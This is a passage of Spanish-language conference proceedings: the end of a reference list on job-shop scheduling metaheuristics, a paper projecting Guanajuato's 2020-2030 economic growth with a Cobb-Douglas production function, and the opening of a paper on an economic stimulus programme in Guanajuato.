- F. Pezzella, G. Morganti y G. Ciaschetti, «A genetic algorithm for the Flexible Job-shop Scheduling Problem,» Computers and Operations Research, pp. 3202-3212, 2008.
- R. Qing-dao-er-ji y Y. Wang, «A new hybrid genetic algorithm for job shop scheduling problem,» Computers and Operations Research, pp. 2291-2299, 2012.
- A. Spanos, S. T. I. Ponis, I. Christou y E. Rokou, «A new hybrid parallel genetic algorithm for the job-shop scheduling problem,» International Transactions in Operations Research, pp. 479-499, 2014.
- J. Goncalves y M. Resende, «An extended Akers graphical method with a biased random-key genetic algorithm for job-shop scheduling,» International Transactions in Operations Research, pp. 215-246, 2014.
- V. Dalfard y G. Mohammadi, «Two meta-heuristic algorithms for solving multi-objective Flexible Job-Shop Scheduling with parallel machine and maintenance constraints,» Computers and Mathematics with Applications, pp. 2111-2117, 2012.
- P. Fattahi, F. Jolai y J. Arkat, «Flexible Job Shop Scheduling with overlapping in operations,» Applied Mathematical Modelling, pp. 3076-3087, 2009.
- P. Brandimarte, «Routing and scheduling in a flexible job-shop by tabu search,» Annals of Operations Research, pp. 157-183, 1993.
- G. Viltot y J. Billaut, «A tabu search and a genetic algorithm for solving a bicriteria general job shop scheduling problem,» European Journal of Operational Research, pp. 398-411, 2008.
- P. Wojakowski y D. Walzolek, «Research study of state of the art algorithms for flexible job-shop scheduling problem,» Technical Transactions, pp. 382-388, 2013.
- A. Muthiah, R. Rajkumar y B. Muthukumar, «Minimizing Makespan in Job Shop Scheduling Problem Using Genetic Algorithm,» Applied Mechanics and Materials, pp. 1183-1187, 2015.

- X. Li y L. Gao, «An Effective Hybrid Genetic Algorithm and Tabu Search for Flexible Job Shop Scheduling Problem,» *International Journal of Production Economics*, 2015.
- A. Correa, E. Velásquez y M. Londoño, «Scheduling for shop settings types to flexible Job Shop: State of the art,» *Revista Avances en Sistemas e Informática*, pp. 151-161, 2008.
- K. Baker y D. Trietsch, *Principles of Sequencing and Scheduling*, New Jersey: Wiley, 2009.
- J. Heizer y B. Render, *Dirección de la Producción y de Operaciones: Un Enfoque Táctico*, Madrid: PEARSON EDUCACIÓN, 2008.
- F. Glover y B. Melián, «Búsqueda Tabú,» *Revista Iberoamericana de Inteligencia Artificial*, pp. 29-48, 2003.
- F. Glover, «Tabu Search Fundamentals and Uses,» University of Colorado, Boulder, 1995.
- F. Bazán, «Planejamento de sistemas de distribuição de energia elétrica utilizando algoritmo busca tabu,» Universidade Estadual Paulista, Sao Paulo, 2003.
- P. Ponce, *Inteligencia Artificial con Aplicaciones en Ingeniería*, México: Alfaomega, 2010.
- F. Hillier y G. Lieberman, *Introducción a la Investigación de Operaciones*, México: McGraw Hill, 2010.
- J. Arango, J. Giraldo y O. Castrillón, «Programación de Máquinas Paralelas no Relacionadas con Tiempos de Montaje dependientes de la Secuencia y Entrada Dinámica usando Algoritmos Genéticos,» *La Serena*, pp. 73-84, 2013.
- S. Russell y P. Norvig, *Inteligencia Artificial, Un Enfoque Moderno*, Madrid: PEARSON EDUCACIÓN S. A. de C. V., 2004.
- R. Chase, R. Jacobs y N. Aquilano, *Administración de Operaciones*, México: McGraw Hill, 2009.
- J. Heizer y B. Render, *Dirección de la Producción y de las Operaciones*, Madrid: PEARSON EDUCATION S. A., 2008.
- D. Valle, «Programación de Rutas de Materiales en Configuración de Trabajo Job-Shop con Algoritmos Genéticos,» León, 2013.
- P. Moreno, G. Huecas, J. Sánchez y A. García, «Metaheurísticas de Optimización Combinatoria: Uso de Simulated Annealing para un Problema de Calendarización,» *Revista de Ciencia, Tecnología y Medio Ambiente*, 2007.
- B. Melián y J. Pérez, «Metaheurísticas: Una Visión Global,» *Inteligencia Artificial. Revista Iberoamericana de Inteligencia Artificial*, pp. 7-28, 2003.
- M. Cruz, «Salones Virtuales,» 18 Agosto 2000. [En línea]. Available: [http://recursos.salonesvirtuales.com/assets/bloques/Cruz\\_Chavez.pdf](http://recursos.salonesvirtuales.com/assets/bloques/Cruz_Chavez.pdf).
- M. Máquez, «Metaheuristics: current trends and its applicability in ergonomics,» *Ingeniería Industrial: Actualidad y Nuevas Tendencias*, pp. 108-120, 2007.
- J. Vargas y V. Penit, «Estudio y aplicación de metaheurísticas y comparación con métodos exhaustivos,» Madrid, 2016.
- P. Brucker, *Scheduling Algorithms*, Berlín: Springer, 2006.
- P. Brucker y S. Knust, *Complex scheduling*, Berlin: Springer, 2012.
- S. Agrawal, J. Agrawal, D. Gohiya y S. Sharma, «Heuristic and metaheuristic algorithm for flow shop scheduling: a survey,» *International Journal of Soft Computing and Artificial Intelligence*, vol. 3, n° 2, pp. 10-14, 2015.
- M. Haouari, I. Hidri y A. Gharbi, «Optimal scheduling of a two-stage hybrid flow shop,» *Mathematical Methods of Operations Research*, vol. 64, n° 1, pp. 107-124, 2006.
- P. Fattahi, S. Hosseini, F. Jolei y R. Tavakkoli-Moghaddam, «A branch and bound algorithm for hybrid flow shop scheduling problem with setup time and assembly operations,» *Applied Mathematical Modelling*, vol. 38, n° 1, pp. 119-134, 2014.
- R. Pérez, S. Jöns, A. Hernández y C. Ochoa, «Simulation optimization for a flexible jobshop scheduling problem using an estimation of distribution algorithm,» *International Journal of Advanced Manufacturing Technology*, vol. 73, pp. 3-21, 2014.



# PROYECCION DE CRECIMIENTO ECONOMICO PARA EL ESTADO DE GUANAJUATO 2020-2030

Lic. José de Jesús Rangel Llanito<sup>1</sup>, Dr. Eugenio Guzmán Soria<sup>2</sup>

**Resumen**—El actual panorama de incertidumbre económica, trae consigo la necesidad de precisar futuros escenarios los cuales doten de información financiera a los diferentes stakeholder tanto públicos como privados, tomando este contexto, el presente trabajo propone la elaboración de una proyección de crecimiento económico para el estado de Guanajuato, México, utilizando la función de producción Cobb-Douglas, la cual nace del enfoque Keynesiano dentro de la teoría del crecimiento económico y toma como variables, la fuerza laboral (nivel potencial de empleo), el factor total de productividad y el capital el cual de acuerdo a la teoría de Solow se mantiene como una constante en el tiempo reflejando el nivel de inversión en un momento determinado, estos elementos dan como resultado el producto potencial del territorio estudiado. Dicha metodología es empleada para este mismo propósito por diferentes bancos centrales de países latinoamericanos, los cuales poseen condiciones económicas similares a las de nuestro territorio.

**Palabras Clave**—Crecimiento, Económico, Proyección, Estatal.

## Introducción

En México el crecimiento económico deriva de una gran cantidad de fuentes, desde las actividades productivas primarias, como lo son la agricultura y ganadería, pasando al continuo crecimiento industrial, fruto de la llegada de inversión extranjera a nuestro país, hasta la cada vez más numerosa oferta en servicios consecuencia de emprendimientos nacionales, generando empleos los cuales ayudan a mantener el dinamismo económico nacional.

Para el estado de Guanajuato este panorama económico se presenta igualmente diverso, siendo una entidad cuyo territorio comprende el 1.6% de la superficie nacional con respecto a su totalidad, siendo este integrado por 46 municipios, sumando un total poblacional de 5'864,777 habitantes, cifra del censo hecho en 2015 (INEGI, 2015). Estos datos nos dan un panorama de cómo se encuentra integrado el estado actualmente, base que nos sirve para poder crear una imagen de este territorio en el tiempo, pudiendo estimar las diversas variables que lo conforman.

El crecimiento económico es en este sentido, una variable vital para un territorio, el cual nos proveerá información relevante para estimar y tomar decisiones en cuanto a inversiones futuras tanto públicas como privadas, para el estado de Guanajuato el ámbito monetario ha sido marcado por un plan de desarrollo tendiente a la inversión extranjera, atrayendo industrias las cuales generen empleos aumentando la ocupación laboral, teniendo a su vez una especial consideración por la creación y desarrollo tanto de emprendimiento como del comercio local mediante programas que buscan dotar a las micro, pequeñas y medianas empresas de un entorno competitivo, mejorando la calidad de vida de las familias que depende de ellas.

El gran reto ahora es, continuar con el dinamismo económico de la región impulsando diversos sectores de desarrollo como lo son la industria privada, el sector agrícola y ganadero, entre otros en los cuales Guanajuato ha demostrado ser competitivo, teniendo como meta alcanzar una mayor solides económica que haga al estado una continua opción de inversión, tomando como principio fundamental la sustentabilidad integral de este. Una economía competitiva debe de ser aquella que pueda seguir creciendo a la par del cuidado y preservación de su entorno, atendiendo los aspectos medioambientales, sociales y culturales, ya que de estos se desprende el equilibrio social, que propiciará a su vez una derrama económica interna con el intercambio monetario del día a día.

## Crecimiento Económico.

El crecimiento económico es uno de los aspectos más importantes de una nación el cual tiene injerencia en un gran número de los procesos del día a día de un país, este es resultado de las políticas monetarias y las estrategias de desarrollo que toman los gobiernos como sus planes nacionales y su vez marca la calidad de vida de las personas que conforman el territorio, siendo un indicador y meta clave para lograr su prosperidad. El crecimiento económico es una

---

<sup>1</sup> Lic. José de Jesús Rangel Llanito, estudiante de la Maestría en Gestión Administrativa en el Instituto Tecnológico de México en Celaya, [jjesus.llanito@gmail.com](mailto:jjesus.llanito@gmail.com), (Autor Corresponsal)

<sup>2</sup> Dr. Eugenio Guzmán Soria, Doctor en Ciencias en Economía, profesor en el Instituto Tecnológico de México en Celaya, [eugenio.guzman@itcelaya.edu.mx](mailto:eugenio.guzman@itcelaya.edu.mx)

combinación de diversos factores que como se puede observar (Gráfico 5) es medible, compuesto por factores identificables, genera beneficios individuales y nacionales y a su vez tiene un costo social (Irgoin, 2010).




Gráfico 1. El crecimiento Económico.

Fuente: (Irgoin, 2010).

Son varios los factores que interfieren en el crecimiento económico de un país y dependiendo la teoría o modelo económico utilizado, estas cambiarán al igual que su forma de interacción, las más representativas son: trabajo, capital, capital humano, recursos naturales, avances tecnológicos (Irgoin, 2010).

**Trabajo (Mano de obra):** Este factor está basado en la productividad de un país expresándose como la producción total entre el tiempo que esta toma en ser elaborada, si el nivel de productividad aumenta el crecimiento económico lo hará a la par, no importando la densidad poblacional del territorio.

**Capital:** Expresado en inversión, contempla los bienes que contribuyen con el aumento de la producción de un país, los cuales pueden ser fábricas o maquilas, teniendo como objetivo elevar el producto bruto interno real nacional.

**Capital humano:** Esta basado en las habilidades y conocimientos que las personas son capaces de demostrar, fruto de su educación, experiencia y capacitación laboral, entre mejor preparada este la población de un territorio mayor será su desempeño aumentando su capacidad productiva y con ella su economía.

**Recursos naturales:** Son considerados aquellos bienes que se obtienen de la naturaleza sin la intervención del hombre, siendo muy preciados e indispensables para un sin número de procesos productivos, es por ello que nacionalmente son tan apreciados, debiendo de ser preservados y gestionados dentro del crecimiento económico.

**Avances tecnológicos:** Sirviendo como potenciadores de la actividad productiva, son resultado de la innovación de los métodos de producción, permitiendo generar una mayor cantidad de bienes o servicios con igual o menor porción de recursos, simplificando el trabajo y agregando valor a los procesos.

### Función de Producción Cobb-Douglas.

La función de producción representa un método estructural basado en la teoría Keynesiana, este método toma para su análisis las variables de capital, fuerza laboral (nivel potencial de empleo) y el factor total de productividad, dando como resultado el producto potencial, el cual tiene como límite la tasa de desempleo, el factor de productividad es determinado como una tendencia creciente y la cual refleja la brecha de producción tomando la información de las desviaciones de esta tanto inferiores como superiores a su capacidad (Miller, 2003), por último el capital como lo establece la teoría de Solow se mantiene como una constante en el tiempo reflejando el nivel de inversión en un momento determinado.

#### Instrumento y Variables.

Las variables que participan en la Función de Producción, metodología seleccionada para el presente trabajo, son representadas bajo el modelo Cobb-Douglas (Ecuación 1), en donde,  $Y$ , representa el Producto Interno Bruto,  $A$ , el factor de productividad,  $L$ , el factor laboral,  $K$ , el factor de capital. Siendo  $\alpha$  y  $\beta$  coeficientes de la participación promedio del trabajo y capital respectivamente. (Redondo, 2011).

$$Y_t = AL_t^\alpha K_t^\beta$$

Ecuación 1. Función de Producción Cobb-Douglas.

#### Independientes:

**Factor de Capital:** Simbolizado por  $K$  en la ecuación, esta variable determina el flujo monetario de un territorio, estando limitada por la cantidad existente de inversión, manera el factor se puede considerar una constante en el tiempo (Fernández, 2009).

**Factor Laboral:** La fuerza de trabajo es representada por  $L$ , la cual simboliza, “El nivel potencial del empleo en el momento  $t$ , el cual está estipulado por la tendencia de la población económicamente activa (PEA) y la tasa de desempleo que es congruente con la inflación estable (NAIRU)” (Ecuación 2) (Fernández, 2009, pág. 189).

$$L_t = PEA_t (1 - NAIRU_t)$$

Ecuación 2. Representación de la fórmula del factor laboral.

**Factor de Productividad:** Representado por  $A$  en la ecuación, también es conocido como *tfp* (total factor productivity) o como un residuo en la ley de Solow, esta variable se puede concebir de dos formas, como si fuese una tendencia lineal o como una trayectoria segmentada del error estimado (Fernández, 2009).

$\alpha$ : Corresponde al coeficiente de la participación del trabajo en el ingreso nacional, para Fernández este se puede estimar al suponer que la función tiene rendimientos constantes, lo que representaría que  $\alpha + \beta = 1$ , el valor de  $\alpha$  es igual a 0.35 según su incidencia en el ingreso nacional (Fernández, 2009).

$\beta$ : Dentro del supuesto anteriormente mencionado  $\beta$  corresponde a la participación del capital en la producción del ingreso nacional y su valor es 0.65, dentro de la literatura económica mexicana no hay un acuerdo en valor de estas variables ( $\alpha$  y  $\beta$ ), tomándolas algunos otros autores de forma contraria,  $\alpha = 0.65$  y  $\beta = 0.35$ , con la argumentación que en las cuentas nacional no se refleja correctamente el valor del autoempleo (Fernández, 2009).

#### Dependientes:

**Producto Interno Bruto:** El resultado de esta ecuación representa el producto potencial del territorio observado, simbolizado por  $Y$  en la ecuación, este es el resultado de la interacción entre los niveles de trabajo y capital en un periodo de tiempo establecido (Fernández, 2009).

#### Método de estimación.

Para la aplicación de este estudio se toman los siguientes supuestos bajo la teoría general de Solow y de la literatura cita dentro del instrumento y la determinación de las variables utilizadas (Fernández, 2009).

**Capital (K):** Se toma como una constante en el tiempo, producto de la inversión total en el periodo estudiado.

**Fuerza Laboral (L):** Obtenida población económicamente activa (PEA) y de la tasa de desempleo que es congruente con la inflación estable (NAIRU).

**Factor Total de Productividad (A):** Determinados los coeficientes de participación del trabajo y capital, el factor total de productividad se puede estimar como una tendencia lineal.

**Coefficientes de participación Trabajo ( $\alpha$ ) y Capital ( $\beta$ ):** Se utilizan los valores propuestos por Fernández (2009, pág. 184) en su ejercicio sobre la economía mexicana los cuales son  $\alpha=0.35$  y  $\beta=0.65$ , considerando a la función con rendimientos constantes.

Obtenido el producto bruto potencial mediante la función de producción, es posible proyectar su crecimiento observando la interacción de las variables de trabajo y capital, lo que permitirá responder las preguntas de investigación referentes a las variables de crecimiento económico.

Esta proyección se logra mediante el método de mínimos cuadrados en dos etapas (MC2E), con el fin de disminuir el error en las variables en la primera etapa del modelo Y ajustar los valores utilizados en la proyección en la segunda etapa, determinando la ecuación de la recta para el periodo de tiempo a trazar.

### Referencias Bibliográficas

- Briones Mendoza, X. F., Molero Oliva, L. E., & Calderon Zamora, O. X. (2018). La función de producción Cobb-Douglas en el Ecuador. *Tendencias*, 19(02), 45-73. Obtenido de <http://www.scielo.org.co/pdf/tend/v19n2/2539-0554-tend-19-02-00045.pdf>
- Cabrera., D. A. (2010). *Economía Mexicana 1910-2010: Balance de un Siglo*. Ciudad de México: Espacio Común de Educación Superior y Facultad de Economía de la Universidad Nacional Autónoma de México.
- Elizondo, R. (2012). Elizondo, R. (2012). Estimaciones del PIB mensual basadas en el IGAE. *Banco de México working papers*.(2012-11), 1-65. Obtenido de <https://www.econstor.eu/handle/10419/83735>
- Fernández, E. A. (2009). PIB potencial y productividad total de los factores: Recesiones y expansiones en México. *Economía mexicana. Nueva época.*, 18(02), 175-219.
- Ferrari, C. (2008). Tiempos de incertidumbre. Causas y consecuencias de la crisis mundial. *Revista de Economía Institucional* , 10(19), 55-78. Recuperado el 30 de Octubre de 2019, de <https://revistas.uexternado.edu.co/index.php/ecoins/article/download/324/305>
- FMI. (2019). Perspectivas y Políticas Mundiales. En F. M. Internacional, *Informes de Perspectivas de la Economía Mundial, octubre de 2019* (págs. 1-67). FMI.
- Fujil, G. (Noviembre de 2000). El comercio exterior manufacturero y los límites al crecimiento económico de México. *Comercio exterior*, 50(11), 954-967. Recuperado el 30 de Octubre de 2019, de <http://revistas.bancomext.gob.mx/rce/magazines/42/9/fuji1100.pdf>
- Galindo, M. Á. (2011). Crecimiento económico. *ICE, Revista de Economía*(858), 39-55. Obtenido de [https://s3.amazonaws.com/academia.edu.documents/32714783/Crecimiento\\_economico\\_%28Miguel\\_Angel\\_Galindo%29.pdf?response-content-disposition=inline%3B%20filename%3DCrecimiento\\_economico\\_Miguel\\_Angel\\_Galin.pdf&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential](https://s3.amazonaws.com/academia.edu.documents/32714783/Crecimiento_economico_%28Miguel_Angel_Galindo%29.pdf?response-content-disposition=inline%3B%20filename%3DCrecimiento_economico_Miguel_Angel_Galin.pdf&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential)
- Gómez, J. J. (2009). *Incertidumbre laboral, Mercado y trayectorias laborales de profesionales de empresas multinacionales*. Cali, Colombia: Editorial Bonaventuriana.
- Hernández, R. (2014). *Metodología de la investigación* (Sexta ed.). Distrito Federal, México: McGRAW-HIL.
- INEGI. (2015). *México en Cifras, Guanajuato*. Recuperado el 26 de Octubre de 2019, de Instituto Nacional de Estadística y Geografía (INEGI): <https://www.inegi.org.mx/app/areasgeograficas/?ag=11>
- IPLANEG-INEGI. (2018). *Plan Estatal de Desarrollo, Guanajuato 2040*. Instituto de Planeación, Estadística y Geografía del Estado de Guanajuato. Guanajuato: La Hoja en Blanco.

- Irgoin, C. H. (2010). *Crecimiento Económico (Modelos del Crecimiento Económico)*. Lima-Peru.: Editorial Ciro Tafur Arévalo. Obtenido de [http://biblioteca.utec.edu.sv/siab/virtual/elibros\\_internet/55650.pdf](http://biblioteca.utec.edu.sv/siab/virtual/elibros_internet/55650.pdf)
- Jiménez, F. (2011). *Crecimiento económico: enfoques y modelos*. Lima, Perú: Fondo Editorial PUCP.
- Llorens, F. A. (1998). Espacio, Territorio e Instituciones de Desarrollo Economico Local. *Quivera, Revista de estudios territoriales*, 1, 77-95.
- Loría, E. (2009). Sobre el lento crecimiento económico de México. Una explicación estructural. *investigación económica*, LXVIII(270), 37-68. Obtenido de <http://www.scielo.org.mx/pdf/ineco/v68n270/v68n270a2.pdf>
- Loría, E., & Ramos, M. G. (2007). La ley de Okun: una relectura para México, 1970-2004. *Estudios Económicos*, 01(22), 19-55. Obtenido de <https://www.redalyc.org/pdf/597/59722102.pdf>
- Miller, S. (2003). Métodos alternativos para la estimación del PBI potencial: Una aplicación para el caso de Perú. *Estudios Económicos.*, 10, 1-38.
- Primera, J. G. (2013). La teoría económica del desarrollo desde Keynes hasta el nuevo modelo neoclásico del crecimiento económico. *Revista Venezolana de Análisis de Coyuntura.*, 19(01), 123-142. Obtenido de <https://www.redalyc.org/pdf/364/36428605012.pdf>
- Redondo, J. F. (2011). La función de producción Cobb–Douglas y la economía española. *Revista de economía crítica.*, 12, 9-38. Obtenido de [http://www.revistaeconomiacritica.org/sites/default/files/REC12\\_Articulo\\_2\\_bellod\\_0.pdf](http://www.revistaeconomiacritica.org/sites/default/files/REC12_Articulo_2_bellod_0.pdf)
- Secretaría de Economía. (2018). *Información Económica y Estatal, Guanajuato*. Recuperado el 27 de Octubre de 2019, de Secretaria de Economia: [https://www.gob.mx/cms/uploads/attachment/file/438143/guanajuato\\_2019.pdf](https://www.gob.mx/cms/uploads/attachment/file/438143/guanajuato_2019.pdf)
- Suárez., F. (2019). Estimación de una función de producción agregada: Argentina 1975-2006. Aplicaciones al crecimiento económico. *Ensayos de Política Económica.*, 1(4), 54-87. Obtenido de <http://erevistas.uca.edu.ar/index.php/ENSAYOS/article/view/2404>
- The World Bank Group. (2019). *“Global Economic Prospects, Heightened Tensions Subdued Investment”*. Washington: The World Bank Group.
- The World Bank Group. (2018). *Crecimiento del PIB (% anual)*. Recuperado el 27 de Octubre de 2019, de The World Bank Group: <https://datos.bancomundial.org/indicador/NY.GDP.MKTP.KD.ZG>
- Theoduloz, T. (2005). El producto potencial en la Economía Uruguaya: 1978-2003. *Presentado en XX Jornadas anuales de economía del Banco Central del Uruguay*. (págs. 01-37). Uruguay: Universidad Católica del Uruguay (UCUDAL). Obtenido de [https://www.researchgate.net/profile/Tania\\_Theoduloz4/publication/255617159\\_EL\\_PRODUCTO\\_POTENCIAL\\_EN\\_LA\\_ECONOMIA\\_URUGUAYA\\_1978-2003/links/58088c5c08ae07cbaa5448b9/EL-PRODUCTO-POTENCIAL-EN-LA-ECONOMIA-URUGUAYA-1978-2003.pdf](https://www.researchgate.net/profile/Tania_Theoduloz4/publication/255617159_EL_PRODUCTO_POTENCIAL_EN_LA_ECONOMIA_URUGUAYA_1978-2003/links/58088c5c08ae07cbaa5448b9/EL-PRODUCTO-POTENCIAL-EN-LA-ECONOMIA-URUGUAYA-1978-2003.pdf)
- United Nations. (21 de January de 2019). *Situación y perspectivas de la economía mundial en 2019: Resumen ejecutivo*. Recuperado el 01 de November de 2019, de Department of Economic and Social Affairs: <https://www.un.org/development/desa/dpad/publication/situacion-y-perspectivas-de-la-economia-mundial-en-2019-resumen-ejecutivo/>

# Efectos del programa impulso a la economía en el estado de Guanajuato

M.F. Luis Gerardo Rea Chávez<sup>1</sup>, M.F. Karina Galván Zavala<sup>2</sup>,  
M.A. Artemio Jiménez Rico<sup>3</sup> y M.F. Perla Cristina Laguna Córdoba<sup>4</sup>

**Resumen**— Diseñar la política económica más adecuada para el logro de un determinado objetivo es, sin duda, una de las áreas de la Teoría Económica con mayor trascendencia social. El problema es siempre complejo, pues es preciso estimar las interrelaciones que existen entre los materiales disponibles, así como la magnitud de sus posibles efectos sobre el objeto designado, para poder decidir cuáles son los instrumentos idóneos y la intensidad con que deben utilizarse. Y la elección previa ecuaníme crucial, puesto que la política económica es óptima para el logro de un determinado fin y no lo será para conseguir algo diferente. Establecidos estos conceptos básicos, se llegara a considerar los posibles objetivos de la política económica. Evidentemente, una rápida eliminación de la pobreza absoluta debe ser prioritaria de la economía del desarrollo. Para ello, está justamente establecido que el mejor mecanismo es un crecimiento económico vigoroso.

**Palabras clave**— Economía, beneficios, oportunidades, capacidad, negocios.

## Introducción

La economía mexicana se enfrenta a muchos problemas, pero el más importante es el bajo crecimiento del Producto Interno Bruto (PIB), puesto que trae como consecuencia hostiles niveles de empleo formal, o en otras palabras, crecimiento de la economía informal y, por lo tanto, de la economía ofensiva; deterioro en los niveles de desarrollo social, así como un desánimo generalizado en la población que influye en la participación de la política social.

El argumento teórico del programa impulso a la economía se debe a un mundo globalizado como el actual, delimitado por una feroz competencia de capitales, y de aquellos países que facilitan el acceso permitiendo el crecimiento del capital con los ganadores, mientras que el resto se queda estancado. En el discurso político mexicano, desde el gobierno de Carlos Salinas de Gortari, hasta el actual gobierno, que resalta la idea de la "falta de reformas" como el causante último del desengaño del modelo implementado en México a partir de 1982. Parecería que el modelo está incompleto, le faltan piezas, sin las cuales no puede funcionar, de allí el estancamiento económico, que se contrasta negativamente con el modelo que trajo la idea del milagro económico de México previo a la llegada del neoliberalismo. Del otro lado están los economistas anti neoliberales (donde se encuentran neo-marxistas, neo estructuralistas y neo keynesianos), cuyas explicaciones se resumen al señalar como causa del estancamiento económico justamente en la aplicación de dichas políticas neoliberales que, apuntan de forma crítica, han llevado a una devastación del Estado.

El debate económico en México debe tomar en cuenta al menos tres puntos: el reconocimiento del grave problema económico, así como de la importancia de continuar impulsando una reforma social que lo transforme; el reconocimiento de la necesidad de la transparencia y la rendición de cuentas, vale decir, el no utilizar los recursos públicos con fines electorales; o bien, que los recursos contra la pobreza no tengan un color partidista, y por último, el reconocimiento de la necesidad de mayor regulación financiera a nivel nacional y global, porque es allí en donde el sistema no ha funcionado desde hace bastante tiempo.

Se debe centrar ahora en el fenómeno del crecimiento económico y en la importancia que juega el Estado en la promoción del mismo, para ayudar a comprender el fenómeno del crecimiento económico, siendo importante plantear la discusión teórica de la relación que guarda éste con la distribución del ingreso, la tasa de interés real y el ahorro real, y del papel que tiene el Estado en la promoción del crecimiento económico y el mejoramiento de la distribución del ingreso.

<sup>1</sup> M.F. Luis Gerardo Rea Chávez, Es Profesor de Tiempo Completo (PTC) en la División de Ciencias Económico Administrativas de la Universidad de Guanajuato. [lreachavez@ugto.mx](mailto:lreachavez@ugto.mx)

<sup>2</sup> M.F. Karina Galván Zavala, Es Profesor de Tiempo Completo (PTC) en la División de Ciencias Económico Administrativas de la Universidad de Guanajuato. [k.galvan@ugto.mx](mailto:k.galvan@ugto.mx)

<sup>3</sup> M.A. Artemio Jiménez Rico, Es Profesor de Tiempo Completo (PTC) en la División de Ciencias Económico Administrativas de la Universidad de Guanajuato. [a.jimenezrico@ugtomx](mailto:a.jimenezrico@ugtomx)

<sup>4</sup> M.F. Perla Cristina Laguna Córdoba, Es Profesor de Tiempo Completo (PTC) en la División de Ciencias Económico Administrativas de la Universidad de Guanajuato. [plaguna@ugto.mx](mailto:plaguna@ugto.mx)

## Descripción del Método

### Reseña de las dificultades de la búsqueda


Se buscan elementos concretos que conformen las políticas económicas en las tres líneas de actuación que se han descrito: normas y políticas macroeconómicas adecuadas, seguridad jurídica e igualdad de oportunidades, y se aprecia que la experiencia reciente de éxitos de crecimiento es tan diversa en cuanto a la base de políticas económicas que la sustenta, que no permite una simple determinación de recomendaciones. Esta observación ha movido a investigadores de la Universidad de Harvard a puntualizar elocuentemente la ineffectividad de políticas moderadamente genéricas como las basadas en la triple recomendación de estabilizar, liberar y privatizar, que constituyeron el núcleo del denominado “consenso de Washington”, y que no han sido una garantía de éxito. Ni los países que las pusieron en marcha experimentaron un claro crecimiento, así como también los países que progresaron significativamente habían aplicado este tipo de políticas.

Por otra parte, las estrategias que se implementan dentro del programa son las siguientes:

1. El efecto del crecimiento sobre la desigualdad económica.
2. El resultado de la diferencia económica sobre el crecimiento.
3. Desarrollo económico.
4. Discrepancias de una política económica.

### Resumen de resultados

El estado de Guanajuato cuenta con una superficie de 30,607 km<sup>2</sup>. Se localiza en el centro del país. El clima es seco y semi seco, principalmente, con una temperatura media anual de 18 grados centígrados, y una precipitación total anual de 650 mm<sup>1</sup>.



Gráfica 1 población total y grado escolar en el estado de Guanajuato


La población total es de 5, 853,677 personas, de las cuales el 51.7% son mujeres y el 48.3% hombres, según la Encuesta Intercensal 2015 del Instituto Nacional de Estadística y Geografía (INEGI).

